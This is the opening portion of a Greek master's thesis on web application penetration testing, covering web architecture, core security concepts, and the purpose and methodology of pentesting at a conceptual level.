Πανεπιστήμιο Πειραιώς – Τμήμα Πληροφορικής
Πρόγραμμα Μεταπτυχιακών Σπουδών
«Προηγμένα Συστήματα Πληροφορικής»

Μεταπτυχιακή Διατριβή

Τίτλος Διατριβής	**Έλεγχος τρωτότητας διαδικτυακών εφαρμογών (Web Penetration Testing)**
Ονοματεπώνυμο Φοιτητή	**Κυριακίδης Χρόνης**
Πατρώνυμο	**Παύλος**
Αριθμός Μητρώου	**ΜΠΣΠ 13058**
Επιβλέπων	**Πολέμη Δέσποινα**
Συνεπιβλέπων	**Παπαγεωργίου Σπυρίδων**

Ημερομηνία Παράδοσης **Οκτώβριος 2016**

Τριμελής Εξεταστική Επιτροπή

(υπογραφή)	(υπογραφή)	(υπογραφή)
Όνομα Επώνυμο Βαθμίδα	Όνομα Επώνυμο Βαθμίδα	Όνομα Επώνυμο Βαθμίδα

Ευχαριστίες,

Καταρχάς, θα ήθελα να ευχαριστήσω τον επιβλέποντα καθηγητή της διπλωματικής μου εργασίας κ. Παπαγεωργίου Σπυρίδων για την καθοδήγηση του. Επίσης, θα ήθελα να εκφράσω την ευγνωμοσύνη μου στους γονείς μου για την διαρκή τους υποστήριξη και τέλος την εταιρία που εργάζομαι, την SingularLogic, για την κατανόηση και την βοήθεια τους προκειμένου να παρακολουθήσω το μεταπτυχιακό πρόγραμμα.

Κυριακίδης Χρόνης,
Οκτώβριος 2016

Περίληψη

Μέσα από την παρούσα διπλωματική εργασία, ο αναγνώστης μπορεί να ενημερωθεί για την ασφάλεια και τον τρόπο λειτουργίας των εφαρμογών διαδικτύου.

Κάθε κεφάλαιο αποτελεί συνέχεια του προηγούμενου και όλα μαζί έχουν ως στόχο να μυήσουν τον αναγνώστη στις μεθοδολογίες και τεχνικές του penetration testing.

Πιο συγκεκριμένα, στα κεφάλαια που ακολουθούν:

- γίνεται ανάλυση στον τρόπο λειτουργίας των εφαρμογών διαδικτύου
- τι είναι η ασφάλεια εφαρμογών διαδικτύου, ποιά είναι τα ανεπιθύμητα αποτελέσματα από την απουσία της, τι είναι το penetration testing καθώς επίσης τα είδη και μεθοδολογίες που χρησιμοποιούνται
- τι ακριβώς είναι ο οργανισμός Owasp, ποιές είναι οι πιο δημοφιλείς επιθέσεις που έχει καταγράψει, ανάλυση των html5 επιθέσεων και του τείχους προστασίας

Κλείνοντας την διπλωματική εργασία στο τελευταίο κεφάλαιο, γίνεται εφαρμογή όλων όσων μάθαμε στα προηγούμενα κεφάλαια μέσα σε ένα ελεγχόμενο περιβάλλον που μας διαθέτει η Owasp και συγκεκριμένα το WebGoat project. Σκοπός του κεφαλαίου είναι να παρατηρήσουμε και να να κατανοήσουμε μέσα από την πράξη, με ποιό τρόπο γίνονται αυτές οι επιθέσεις, πια είναι η διαδικασία που πρέπει να ακολουθηθεί ανά είδος επίθεσης καθώς επίσης και τους τρόπους αποφυγής των επιθέσεων.

Abstract

Current dissertation refers to internet application functionallity and security. Each chapter is connected with the previous one, in order to inform the reader about penetration testing techniques.

More specific in the following chapters are provided:

- A full scale analysis of internet applications
- The definition of internet applications security and which are the consequences from it's absence. In addition to this penetration testing is defined explaining the kinds and methodologies that are used.
- What is OWASP organization, which are the most popular attacks OWASP has registered and detailed analysis in html5 attacks and in firewalls.

In the last chapter, all previous referred content is applied in a controlled enviroment that OWASP provides and particurarly the WebGoat project. Purpose of the chapter is practical observation and understanding in which way these attack are taking place, which is the procedure that has to be followed per attack and ways to evade them.

Περιεχόμενα

Πρόλογος

Στις μέρες μας ολοένα και περισσότερο αυξάνεται η ζήτηση των χρηστών για το διαδίκτυο, καθώς έχει καταλάβει ένα μεγάλο μέρος της καθημερηνότητάς ενός μέσου ανθρώπου.Δεδομένου λοιπόν ότι η χρήση των διαδικτυακών εφαρμογών συνεχώς αυξάνεται, αυτό οδηγεί πολλές εταιρίες στραφούν στις web εφαρμογές με σκοπό την προώθηση των υπηρεσιών τους καθώς επίσης και να εκμεταλευτούν τα μεγάλα πλεονεκτήματα του διαδικτύου, όπως είναι η ευελιξία και το χαμηλό κόστος.

Παράλληλα όμως, οι απειλές κατά των εφαρμογών αυξάνονται, πράγμα το οποίο μας καθιστά ιδιαίτερα εαύλωτους από διάφορους επιτήδιους. Πλέον οι επιτιθέμενοι δεν χρειάζεται να έχουν ιδιαίτερα μεγάλη εμπειρία ή γνώσεις για να επιτεθούν σε μία web εφαρμογή, από την στιγμή που αυτή η εφαρμογή έχει πρόσβαση στο διαδικτύο.

Ενώ γνωστές επιθέσεις, όπως το cross-site scripting και SQL injection χρησιμοποιούνται εδώ και αρκετά χρόνια, τα community των χάκερς ανακαλύπτουν και βρίσκουν συνεχώς νέους τρόπους επίθεσης καθιστώντας έτσι τις επιχειρήσεις να θέσουν την ανάγκη για ασφάλεια σε πολύ υψηλό υπόβαθρο.

Η δοκιμή διείσδυσης (penetration testing), αποτελεί μία μέθοδος που χρησιμοποιείται για την εκτίμηση της ασφάλειας ενός συστήματος ηλεκτρονικού υπολογιστή, ενός δικτύου ή μίας web εφαρμογής. Ο στόχος είναι να αποκαλύψει πιθανές ευπάθειες που θα μπορούσαν να αξιοποιηθούν από έναν εισβολέα καθώς επίσης και να προτείνουν λύσεις επιδιόρθωσης για το συγκεκριμένο πρόβλημα.

Με τις σωστές επιδιορθώσεις στον τομέα της ασφαλείας, ένα σύστημα μπορεί να μετατραπεί από μία απειλή για τα δεδομένα των χρηστών του σε μία ασφαλή και λειτουργική εφαρμογή.


Κεφάλαιο 1 – Ασφάλεια εφαρμογών διαδικτύου

1.1 Εισαγωγή στις εφαρμογές διαδικτύου

Στις μέρες μας το Internet λαμβάνει μεγάλο μέρος στην καθημερινότητα ενός μέσου ανθρώπου, παρέχοντας έτσι την δυνατότητα σε επαγγελματίες και ιδιώτες να απολαμβάνουν ή να δημιουργήσουν τις δικές τους διαδικτυακές εφαρμογές (web applications) με σκοπό την ψυχαγωγία, την επικοινωνία, την ενημέρωση καθώς επίσης και την παροχή αγαθών ή υπηρεσιών.

Τι ακριβώς όμως είναι μία διαδικτυακή εφαρμογή και πως λειτουργεί;

Διαδικτυακή είναι οποιαδήποτε εφαρμογή η οποία χρησιμοποιεί έναν φυλλομετρητή ιστοσελίδων ή αλλιώς web browser και μπορεί να είναι διαθέσιμη στους χρήστες μέσω του διαδικτύου (internet) ή ενδοδικτύου (intranet).Για να επιτευχθεί όμως αυτό επιβάλλεται να χρησιμοποιηθεί το μοντέλο τριών στρώσεων λειτουργίας των διαδικτυακών εφαρμογών (three layered web application model).




Εικόνα 1.1: Three layered web application model

Όπως βλέπουμε στην εικόνα 1.1, το μοντέλο τριών στρώσεων αποτελείται από το client side κομμάτι, το οποίο συνήθως είναι ο browser και το server side κομμάτι (web server) το οποίο αποτελείται από ένα web application server και ένα database server. Η επικοινωνία μεταξύ του client και του server προκειμένου να επιτευχτεί η μεταφορά της πληροφορίας, γίνεται μέσα από τα πρωτόκολλα μεταφοράς υπερκειμένου (HyperText Transfer Protocol) http και https.

Πιο αναλυτικά, στο client side κομμάτι ο browser είναι εκείνος ο οποίος παραλαμβάνει όλη την πληροφορία και το περιεχόμενο από τον server και την εμφανίζει στον χρήστη, στο server side κομμάτι ο web application server αποτελεί το software πάνω στο οποίο εγκαθίσταται, εκτελείται και διαμοιράζεται η εφαρμογή ενώ ο database server αναλαμβάνει την ανάκτηση των δεδομένων της εφαρμογής.

Στην παρακάτω εικόνα (εικόνα 1.2) βλέπουμε πως η αρχική αίτηση ενεργοποιείται από τον χρήστη μέσω του browser. Η διαδικτυακή εφαρμογή αποκτά πρόσβαση στους database servers προκειμένου να εκτελέσει το αίτημα και να γίνει ενημέρωση/ανάκτηση στις πληροφορίες που βρίσκονται μέσα στην βάση δεδομένων. Κατόπιν, ο web application server παρουσιάζει την πληροφορία αυτή στον χρήστη μέσω του browser.



Εικόνα 1.2: Παράδειγμα λειτουργίας διαδικτυακής εφαρμογής

Παρά όμως τα πλεονεκτήματά των διαδικτυακών εφαρμογών, εγείρουν μια σειρά από ανησυχίες όσο αφορά την ασφάλεια. Σοβαρές αδυναμίες ή τρωτά σημεία, επιτρέπουν σε hacker να αποκτήσουν άμεση και δημόσια πρόσβαση σε βάσεις δεδομένων, προκειμένου να αποκτήσουν ευαίσθητα δεδομένα. Πολλές από αυτές τις βάσεις δεδομένων περιέχουν πολύτιμες πληροφορίες (π.χ.προσωπικά και οικονομικά στοιχεία) πράγμα το οποίο τις καθιστά ένα συχνό στόχο των hackers. Παρά το γεγονός ότι τέτοιες πράξεις βανδαλισμού και αλλοίωσης διαδικτυακών εφαρμογών εξακολουθούν να είναι σύνηθες φαινόμενο στις μέρες μας, οι hackers προτιμούν περισσότερο να αποκτήσουν πρόσβαση σε ευαίσθητα δεδομένα τα οποία φιλοξενούνται από τις βάσεις δεδομένων, λόγω των τεράστιων pay-offs στην πώληση των δεδομένων.

1.2 Ασφάλεια εφαρμογών διαδικτύου

Από τον Ιανουάριο του 2008, το internet συνδέει κατ 'εκτίμηση 541.700.000 υπολογιστές σε περισσότερες από 250 χώρες, από όλες τις ηπείρους, ακόμη και την Ανταρκτική. Το Διαδίκτυο δεν είναι ένα ενιαίο δίκτυο, αλλά μια παγκόσμια συλλογή από αόριστα συνδεδεμένα δίκτυα τα οποία είναι είναι προσβάσιμα από μεμονωμένους hosts, σε οποιονδήποτε με έναν υπολογιστή και μια σύνδεση δικτύου. Έτσι, τα άτομα και οι οργανισμοί μπορούν να φτάσουν σε οποιοδήποτε σημείο του internet χωρίς να λαμβάνονται υπόψη τα εθνικά ή γεωγραφικά όρια ή την ώρα της ημέρας.

Ωστόσο, μαζί με την ευκολία και την εύκολη πρόσβαση σε πληροφορίες, έρχονται και κίνδυνοι. Μεταξύ αυτών υπάρχουν κίνδυνοι όπου πολύτιμες πληροφορίες μπορούν να χαθούν, να κλαπούν, να αλλοιωθούν ή ακόμα και να γίνει κατάχρηση. Εάν οι πληροφορίες καταγράφονται ηλεκτρονικά και είναι διαθέσιμες σε δικτυωμένους υπολογιστές, είναι πιο ευάλωτες από ότι εάν η ίδια πληροφορία είναι τυπωμένη σε χαρτί και κλειδωμένο σε ένα αρχείο. Οι εισβολείς δεν χρειάζεται να μπουν σε ένα γραφείο ή στο σπίτι. Δεν χρειάζεται καν να είναι ακόμη και στην ίδια χώρα. Μπορούν να κλέψουν ή να αλλοιώσουν τις πληροφορίες χωρίς καν να αγγίξουν ούτε ένα κομμάτι χαρτί ή ένα φωτοτυπικό μηχάνημα. Μπορούν επίσης να δημιουργήσουν νέα ηλεκτρονικά αρχεία, εκτελώντας τα δικά τους προγράμματα, προκειμένου να κρύψουν κάθε απόδειξη της μη εξουσιοδοτημένης δραστηριότητας τους.

1.2.1 Βασικές έννοιες ασφαλείας

Οι τρεις βασικές έννοιες της ασφάλειας των πληροφοριών στο διαδίκτυο είναι η εμπιστευτικότητα, η ακεραιότητα και η διαθεσιμότητα. Έννοιες που σχετίζονται με τους ανθρώπους που χρησιμοποιούν τις εν λόγω πληροφορίες είναι πιστοποίηση, εξουσιοδότηση, και η άρνηση αναγνώρισης.

Όταν οι πληροφορίες διαβαστούν ή να αντιγραφούν από κάποιον που δεν του επιτρέπεται να το πράξει, τότε το αποτέλεσμα είναι γνωστό ως απώλεια της εμπιστευτικότητας (loss of confidentiality). Για ορισμένους τύπους πληροφοριών, η εμπιστευτικότητα είναι ένα πολύ σημαντικό χαρακτηριστικό. Παράδειγμα αποτελούν τα στοιχεία μίας έρευνας πάνω στην ιατρική και της ασφάλιση, νέες προδιαγραφές προϊόντων καθώς επίσης και στρατηγικές εταιρικές επενδύσεις. Σε ορισμένες περιοχές, μάλιστα υπάρχουν και μια νομικές υποχρεώσεις προκειμένου να προστατεύει την ιδιωτική ζωή των ατόμων. Αυτό ισχύει ιδιαίτερα για τις τράπεζες και τις εταιρείες που δίνουν δάνεια, τους πελάτες με χρέη,τα νοσοκομεία, τα γραφεία των γιατρών και ιατρικών εργαστηρίων δοκιμών, άτομα ή φορείς που προσφέρουν υπηρεσίες όπως ψυχολογική υποστήριξη ή φαρμακευτική αγωγή.

Οι πληροφορίες μπορούν να καταστραφούν όταν θα είναι διαθέσιμα σε ένα ανασφαλές δίκτυο. Όταν οι πληροφορίες τροποποιηθούν με απροσδόκητους τρόπους, το αποτέλεσμα είναι γνωστό ως απώλεια της ακεραιότητας. Αυτό σημαίνει ότι έγιναν μη εξουσιοδοτημένες αλλαγές στις πληροφορίες, είτε από ανθρώπινο λάθος ή εκ προθέσεως παραβιάσεις.

Οι πληροφορίες μπορούν να διαγραφούν ή να γίνουν απροσπέλαστες, και αυτό θα έχει ως αποτέλεσμα την απώλεια της διαθεσιμότητας. Αυτό σημαίνει ότι οι άνθρωποι που είναι εξουσιοδοτημένοι να πάρουν πληροφορίες αυτές δεν μπορούν να πάρουν αυτό που θέλουν. Η διαθεσιμότητα είναι συχνά το πιο σημαντικό χαρακτηριστικό σε επιχειρήσεις προσανατολισμένες στις υπηρεσίες που εξαρτώνται από τις πληροφορίες (για παράδειγμα, τα προγράμματα των αεροπορικών εταιρειών και ηλεκτρονικών συστημάτων απογραφής).

Η διαθεσιμότητα του δικτύου είναι σημαντική για κάθε πρόσωπο το οποίο στηρίζεται σε μια σύνδεση δικτύου. Όταν οι χρήστες δεν μπορούν να έχουν πρόσβαση στο δίκτυο ή τις ειδικές υπηρεσίες που παρέχονται στο δίκτυο, βιώνουν μια άρνηση υπηρεσίας.

Για να παρέχουμε πληροφορίες σε όσους την χρειάζονται και που μπορούμε να εμπιστευθούμε, οι οργανισμοί χρησιμοποιούν έλεγχο ταυτότητας (authentication) και εξουσιοδότηση (authorization). Ο έλεγχος ταυτότητας αποδεικνύει ότι ένας χρήστης είναι το πρόσωπο που αυτός ισχυρίζεται ότι είναι. Αυτή η απόδειξη μπορεί να περιλαμβάνει κάτι που πρέπει να γνωρίζει ο χρήστης (όπως τον κωδικό πρόσβασης), κάτι που ο χρήστης έχει (όπως μια «έξυπνη κάρτα»), ή κάτι το οποίο για το χρήστη αποδεικνύει την ταυτότητα του ατόμου (όπως ένα δακτυλικό αποτύπωμα).

Εξουσιοδότηση είναι η πράξη προσδιορισμού αν ο συγκεκριμένος χρήστης (ή το σύστημα του υπολογιστή) έχει το δικαίωμα να πραγματοποιήσει μια συγκεκριμένη δραστηριότητα, όπως την ανάγνωση ενός αρχείου ή το τρέξιμο ενός προγράμματος.Η ταυτοποίησης με την εξουσιοδότησης πάνε μαζί. Οι χρήστες πρέπει να επικυρώνονται πριν από τη διεξαγωγή της δραστηριότητας που είναι εξουσιοδοτημένοι να κάνουν. Η ασφάλεια είναι ισχυρή, όταν αυτό δεν μπορεί να καταρριφθεί.

Με λίγα λόγια οι χρήστες του Διαδικτύου θέλουν να είναι βέβαιοι ότι:

- μπορούν να εμπιστεύονται τις πληροφορίες που χρησιμοποιούν
- οι πληροφορίες θα διαμοιραστούν με τον τρόπο που οι ίδιοι επιθυμούν
- οι πληροφορίες θα είναι διαθέσιμες όταν τις χρειάζονται
- τα συστήματα που χρησιμοποιούν θα επεξεργάζονται πληροφορίες με έγκαιρο και αξιόπιστο τρόπο

1.2.2 Τι μπορεί να συμβεί χωρίς την ασφάλεια;

Είναι εξαιρετικά εύκολο κάποιες να αποκτήσει μη εξουσιοδοτημένη πρόσβαση σε πληροφορίες σε ένα ανασφαλές περιβάλλον δικτύου και από την άλλη είναι αρκετά δύσκολο κάποιος να πιάσει τους εισβολείς. Ακόμη και αν οι χρήστες δεν έχουν τίποτα σημαντικό να αποθηκεύσουν στον υπολογιστή τους,και δηλαδή να μην τους νοιάζει η ασφάλεια και τόσο, τότε αυτός υπολογιστής μπορεί να γίνει είναι ένας "αδύναμος κρίκος", ο οποίος να επιτρέπει τη μη εξουσιοδοτημένη πρόσβαση σε συστήματα και στοιχεία του οργανισμού που φιλοξενεί αυτόν τον υπολογιστή.

Φαινομενικά αθώες πληροφορίες μπορεί να εκθέσουν ένα σύστημα. Πληροφορίες που σχετίζονται με την ασφάλεια μπορεί να επιτρέψουν σε μη εξουσιοδοτημένα άτομα να έχουν πρόσβαση σε σημαντικά αρχεία και προγράμματα, θέτοντας έτσι σε κίνδυνο την ασφάλεια του συστήματος. Παραδείγματα σημαντικών πληροφοριών είναι οι κωδικοί πρόσβασης, τα αρχεία ελέγχου πρόσβασης, πληροφορίες προσωπικού και αλγόριθμους κρυπτογράφησης.

Κανείς στο διαδίκτυο δεν είναι ασφαλής. Σε αυτούς που πλήττονται συμπεριλαμβάνονται οι τράπεζες και οι χρηματοοικονομικές εταιρείες, οι ασφαλιστικές εταιρείες, οι χρηματιστηριακές εταιρίες, οι σύμβουλοι, οι κυβερνητικές υπηρεσίες, τα νοσοκομεία και τα ιατρικά εργαστήρια, φορείς παροχής υπηρεσιών δικτύου, εταιρείες κοινής ωφέλειας, η κλωστοϋφαντουργικών επιχειρήσεων και πανεπιστημίων.

Οι συνέπειες μιας διάρρηξης καλύπτουν ένα ευρύ φάσμα δυνατοτήτων. Μια μικρή απώλεια χρόνου στην ανάκτηση από ένα πρόβλημα, μπορεί να σημάνει μείωση της παραγωγικότητας, σημαντική απώλεια χρημάτων ή εργατοώρες, μια καταστροφική απώλεια της αξιοπιστίας ή μία ευκαιρία της αγοράς, δεν είναι πλέον σε θέση να ανταγωνιστούν τις επιχειρήσεις, και την νομική ευθύνη.

1.2.3 Penetration Testing

Οι δοκιμές διείσδυσης (web penetration/pentesting) αποτελούν από τις παλαιότερες μεθόδους για την αξιολόγηση της ασφάλειας ενός υπολογιστή/συστήματος. Στις αρχές της δεκαετίας του 1970, το Υπουργείο Άμυνας της Αμερικής είχε χρησιμοποιήσει αυτή τη μέθοδο για να αποδειχθούν οι αδυναμίες ασφάλειας στα συστήματα του και είχε ξεκινήσει την ανάπτυξη των προγραμμάτων τα οποία θα δημιουργήσουν πιο ασφαλή συστήματα. Οι δοκιμές διείσδυσης χρησιμοποιούνται όλο και περισσότερο από τις οργανώσεις προκειμένου να εξασφαλιστεί η ασφάλεια των συστημάτων και των υπηρεσιών, ώστε να μπορεί να καθοριστούν οι αδυναμίες της ασφάλειας πριν να εκτεθούν. Όταν όμως η δοκιμή διείσδυσης πραγματοποιείται χωρίς καλό πλάνο και επαγγελματική προσέγγιση, μπορεί να οδηγήσει σε αυτό που υποτίθεται είχε σκοπό να αποτρέψει.Προκειμένου να προστατευθούν τα δεδομένα, οι εταιρείες λαμβάνουν συχνά μέτρα για να εγγυηθούν την διαθεσιμότητα, την εμπιστευτικότητα και την ακεραιότητα των δεδομένων ή για την εξασφάλιση της πρόσβασης των εξουσιοδοτημένων προσώπων και μόνο. Αυτά τα μέτρα περιλαμβάνουν security concepts, authorization concepts and firewall systems.

Ο στόχος της υπηρεσίας Penetration Testing είναι να εντοπίσει και να υποβάλει έκθεση σχετικά με την ασφάλεια και τα τρωτά σημεία έτσι ώστε να επιτρέψει στην εταιρεία να κλείσουν τα ζητήματα, αυξάνοντας σημαντικά το επίπεδο προστασίας της ασφάλειάς τους. Η εταιρεία αντιλαμβάνεται ότι η ασφάλεια στο internet είναι ένας συνεχώς αναπτυσσόμενος και μεταβαλλόμενος τομέας και ότι οι δοκιμές διείσδυσης δεν σημαίνουν ότι η ιστοσελίδα της εταιρείας είναι ασφαλή από κάθε μορφή επίθεσης. Δεν υπάρχει τέτοιο πράγμα όπως δοκιμές ασφαλείας 100%.Για παράδειγμα δεν είναι ποτέ δυνατό να δοκιμαστεί για τρωτά σημεία στο λογισμικό ή συστήματα που δεν είναι γνωστά κατά τη στιγμή της δοκιμής. Περαιτέρω παραβιάσεις της ασφάλειας συχνά προέρχονται από εσωτερικές πηγές των οποίων η πρόσβαση δεν είναι συνάρτηση της διαμόρφωσης του συστήματος και / ή θέματα εξωτερικής ασφάλειας πρόσβασης.


Υπάρχουν πολλές μεθοδολογίες που μπορείτε να επιλέξετε, όμως δεν υπάρχει αυτό που λένε «η σωστή μεθοδολογία". Κάθε δοκιμαστική διείσδυση έχει την δικιά της προσέγγιση στις δοκιμές, αλλά η κάθε μία χρησιμοποιεί μια μεθοδολογία, ώστε η δοκιμή να πραγματοποιείται με επαγγελματισμό, να είναι πιο αποτελεσματική και λιγότερο χρονοβόρα.

Αν ένας ελεγκτής δεν έχει καμία μεθοδολογία για την δοκιμή του, τότε αυτό θα μπορούσε να οδηγήσει σε:

- Ελλιπή έλεγχο (π.χ. ο ελεγκτής μπορεί να μην πληροί όλες τις απαιτήσεις)
- Αργοπορία
- Αναποτελεσματική δοκιμή (π.χ. τα αποτελέσματα και η υποβολή εκθέσεων μπορεί να μην ταιριάζουν με τις απαιτήσεις του πελάτη)

1.2.4 Μεθοδολογία penetration testing

Η μεθοδολογία είναι ένας «χάρτης» ο οποίος βοηθάει του ελεγκτές να φτάσουν στον τελικό προορισμό (τέλος της δοκιμής). Χωρίς μεθοδολογία οι ελεγκτές θα μπορούσαν να "χαθούν" πράγμα το οποίο σημαίνει την μη επίτευξη των προαναφερθέντων αποτελεσμάτων.



Εικόνα 1.3: Μοντέλο επιλογής μεθοδολογίας

Ενώ υπάρχουν αρκετές διαθέσιμες μεθοδολογίες για να διαλέξετε, ο καθένας tester πρέπει να έχει την δική του μεθοδολογία προγραμματισμένη και έτοιμη για περισσότερη αποτελεσματικότητα. Στο προτεινόμενο σχεδιασμό μεθοδολογίας, υπάρχουν τρία κύρια στοιχεία που πρέπει να είναι πλήρως κατανοητά και να ακολουθηθούν.

Πληροφορίες

Στην συλλογή πληροφοριών θα πρέπει ουσιαστικά να χρησιμοποιήσουν το διαδίκτυο για να βρουν όλες τις πληροφορίες σχετικά με το στόχο (εταιρεία ή / και ανά άτομο) χρησιμοποιώντας τόσο τεχνικά (DNS / WHOIS) και nontechnical (μηχανές αναζήτησης, ομάδες ειδήσεων, λίστες κλπ) μεθόδους. Είναι σημαντικό κατά την συλλογή πληροφοριών η διεξαγωγή να είναι όσο πιο ευφάνταστη είναι δυνατόν. Να προσπαθήσουν να διερευνήσουν κάθε πιθανή διαδρομή έτσι ώστε να αποκτήσουν μεγαλύτερη κατανόηση των στόχων και τους πόρους του. Οτιδήποτε μπορούν να μάθουν κατά τη διάρκεια αυτού του σταδίου της δοκιμής είναι χρήσιμο,π.χ. φυλλάδια της εταιρείας, επαγγελματικές κάρτες, φυλλάδια, αγγελίες εφημερίδων, εσωτερική γραφειοκρατία, κλπ. Η συλλογή πληροφοριών δεν απαιτεί ότι ο εκτιμητής έρχεται σε επαφή με τον στόχο. Οι πληροφορίες συλλέγονται (κυρίως) από δημόσιες πηγές στο Διαδίκτυο και οργανισμούς που κατέχουν δημόσιες πληροφορίες (π.χ. φορολογικές υπηρεσίες, βιβλιοθήκες, κ.λπ.)

